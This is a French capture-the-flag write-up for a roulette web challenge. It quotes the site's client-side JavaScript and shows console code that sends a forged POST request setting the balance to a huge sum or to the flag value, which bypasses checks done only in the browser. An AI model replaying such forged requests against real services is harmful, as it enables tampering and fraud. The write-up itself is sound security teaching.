
Flag'Roulette

Auteur: bWlrYQ

1. Recon

Le site est assez basique, une roulette en ligne. Nous devons la faire tourner pour obtenir le flag ou bien gagner suffisament d'argent (99999999999999999$) pour l'échanger contre des sous. On fait tourner la

roulette et elle agit normalement, on gagne nos sous.



En revanche, après quelques essais, la case "lose" nous remet notre balance à 0 et la case flag nous indique qu'on ne nous donnera pas le flag comme ça. La somme semble un peu difficile à obtenir en faisant simplement tourner la roulette. Essayons de passer outre.

2. Analyse du code

On peut trouver le code source de la roulette qui est appelé au début de la page avec l'attribut defer.

Toute une partie du code est faite pour la création et le fonctionnement de la roulette. Ce qui nous intéresse nous c'est de pouvoir valider en trichant. On va donc regarder la fonction qui s'en occupe.

```
function stopRotateWheel() {
  clearTimeout(spinTimeout);
  var degrees = startAngle * 180 / Math.PI + 90;
  var arcd = arc * 180 / Math.PI;
  var index = Math.floor((360 - degrees % 360) / arcd);
  ctx.save();
  var text = options[index]
  if(text=="🏳 Flag"){
    alert("You can\'t win the flag like that, stop hoping...");
  }else if(text=="Lose"){
    var data = 'balance=reset';
    var req = new XMLHttpRequest();
    req.open("POST", `http://${document.domain}/index.php`, true);
    req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    req.send(data);
    alert(`Ahah take the L, stop being a loser here: https://www.wikihow.com/Stop-
Being-a-Loser`);
  }else if(text.match(/^[\$]\d+$/)){
    var data = `balance=${text}`;
    var req = new XMLHttpRequest();
    req.open("POST", `http://${document.domain}/index.php`, true);
    req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    req.send(data);
    alert(`${text} have been added to your balance !`);
  }else{
      alert("Did you just try to cheat 😏 ? Get out of here !!");
  }
  location.reload();
}
```

On remarque les différentes conditions. Si le résultat de la case est flag alors rien ne se passe, seul un message est affiché. Pour les autres cases, on peut voir que le texte est analysé pour déterminer s'il s'agit d'un ajout à la balance ou bien d'une défaite. Suite à cela une requête POST est effectuée pour ajouter de l'argent à la balance (ou bien la réinitialiser). La dernière condition sert à éviter toute triche.

3. Exploitation


Les conditions de vérification sont faites côté client, ce qui signifie qu'en adaptant le code on peut s'en affranchir. Il y a deux moyens de flag d'après l'énoncé, tomber sur la case flag ou bien gagner assez d'argent. Essayons de valider les deux méthodes.

Nous allons utiliser la console javascript de notre navigateur et le code source fourni en l'adaptant.


```
var data = `balance=<donnée>`;
var req = new XMLHttpRequest();
req.open("POST", `http://${document.domain}/index.php`, true);
```

```
req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
req.send(data);
document.write(req.response);
```

On rajoute l'élement document.write pour afficher sur notre page le contenu de la réponse du serveur. La variable data peut être définie à "$99999999999999999" ou alors "🏳 Flag". Commençons par 🏳 Flag.



Puis par $99999999999999999



Si on actualise la page on peut voir que la somme a bien été ajoutée à notre balance.